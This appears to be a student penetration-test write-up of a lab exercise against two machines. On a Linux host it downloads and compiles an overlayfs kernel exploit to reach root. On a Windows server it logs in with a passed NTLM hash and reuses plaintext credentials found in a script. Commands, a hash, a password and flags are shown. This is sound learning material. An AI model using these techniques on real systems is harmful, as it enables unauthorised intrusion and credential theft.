


```
boot  etc  initrd.img  lost+found  mnt    proc  run   srv   tmp  var
ealderson@ISEC3079WS04:/$ cd /home/ealderson
ealderson@ISEC3079WS04:~$ ls
documents  linux-exploit-suggester-2.pl  WS04_User_Flag.txt
ealderson@ISEC3079WS04:~$ ./linux-exploit-suggester-2.pl

  #############################
    Linux Exploit Suggester 2
  #############################

  Local Kernel: 3.13.0
  Searching 72 exploits...

  Possible Exploits
  [1] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [2] overlayfs
      CVE-2015-8660
      Source: http://www.exploit-db.com/exploits/39230
  [3] pp_key
      CVE-2016-0728
```



```
┌──(kali㉿kali)-[~]
└─$ scp -r /home/kali/linux-exploit-suggester-2/linux-exploit-suggester-2.pl ealderson@192.168.59.133:/home/ealderson/    1 ✗
ealderson@192.168.59.133's password:
linux-exploit-suggester-2.pl                                                    100%   24KB  12.0MB/s   00:00
```

The **overlayfs** exploit takes advantage of the older system because Ubuntu systems before update 3.19.0-21.21 doesn't properly check permissions for file creation in the upper filesystem directory. I then ran the command [**wget https://www.exploit-db.com/download/37292**] on the system in our ssh session and compiled the exploit using [**gcc 37292 37292.c**] and was able to run the exploit and get into system level access. I navigated through the filesystem and eventually found the root flag as well.



```
37292  37292.c
ealderson@ISEC3079WS04:~/folder/folder1$ ./37292
-bash: ./37292: Permission denied
ealderson@ISEC3079WS04:~/folder/folder1$ ./37292.c
-bash: ./37292.c: Permission denied
ealderson@ISEC3079WS04:~/folder/folder1$ gcc 37292.c -o 37292
ealderson@ISEC3079WS04:~/folder/folder1$ ls
37292  37292.c
ealderson@ISEC3079WS04:~/folder/folder1$ ./37292
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# cat /root
cat: /root: Is a directory
# cd /root
# ls
WS04_Root_Flag.txt
# cat WS04_Root_Flag.txt
ISEC3079_W1%!Iz1s4as!YvHW_WS04
# 
```


Machine Name: ISEC3079FS05

IP Address: 192.168.59.134

OS: Windows 2016 server standard 14393


Summary

The final machine we must examine is FS05. To start this exploit, I tried some different credentials and eventually found the user ‘ewilliams’ is useable with **evil-winrm**. The command I used was:




```
┌──(kali㉿kali)-[~/evil-winrm]
└─$ sudo evil-winrm -i 192.168.59.134 -u ewilliams -H 'ec74b71962dfa0efc8e0e0a4b8692148'

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\ewilliams\Documents>
```

This command basically uses the -H for a hash instead of a password to login. With our login successful I moved forward and found the flag within the desktop folder.




```
*Evil-WinRM* PS C:\Users\ewilliams\Desktop> cat FS05_User_Flag.txt
ISEC3079_c*#*2ggm6XQI6y86_FS05
*Evil-WinRM* PS C:\Users\ewilliams\Desktop>
```

After this I dug around for any file that could be useful and found a file named “Restart-PrntSpooler.ps1” which was stored in the root folder.



```
$username = 'jmiller'
$password = 'Gc#58ys%pB!6og09'
$securepass = ConvertTo-SecureString -String $password -AsPlainText -Force
$creds = New-Object Management.Automation.PSCredential ($username, $securepass)
```

With these credentials I could login via **evil-winrm** to the user ‘jmiller’ and get root privileges and the final flag.



```
*Evil-WinRM* PS C:\Users\jmiller\Documents> ls
*Evil-WinRM* PS C:\Users\jmiller\Documents> cd /Users/jmiller/Documentts
Cannot find path 'C:\Users\jmiller\Documentts' because it does not exist.
At line:1 char:1
+ cd /Users/jmiller/Documentts
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\jmiller\Documentts:String) [Set-Location], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\jmiller\Documents> cd /Users/jmiller/Documents
*Evil-WinRM* PS C:\Users\jmiller\Documents> cd /Users/jmiller/Desktop
*Evil-WinRM* PS C:\Users\jmiller\Desktop> ls


    Directory: C:\Users\jmiller\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/7/2021   5:22 PM             30 FS05_Root_Flag.txt


*Evil-WinRM* PS C:\Users\jmiller\Desktop> cat FS05_Root_Flag.txt
ISEC3079_a79PpOD%CCyjwapf_FS05
*Evil-WinRM* PS C:\Users\jmiller\Desktop>
```

Conclusion

While this Pen Test revealed some minor flaws with our machines, it revealed a rabbit hole of exploits and vulnerabilities which has increased these businesses attack surface exponentially. Each machine here has massive misconfiguration vulnerabilities as well network and other exploits.

This assignment has made me very comfortable doing various red team tasks and has made me comfortable talking about it. I feel that in a real-world situation these misconfigurations and exploits are present and pen tests should be done more often to deal with any looming threat.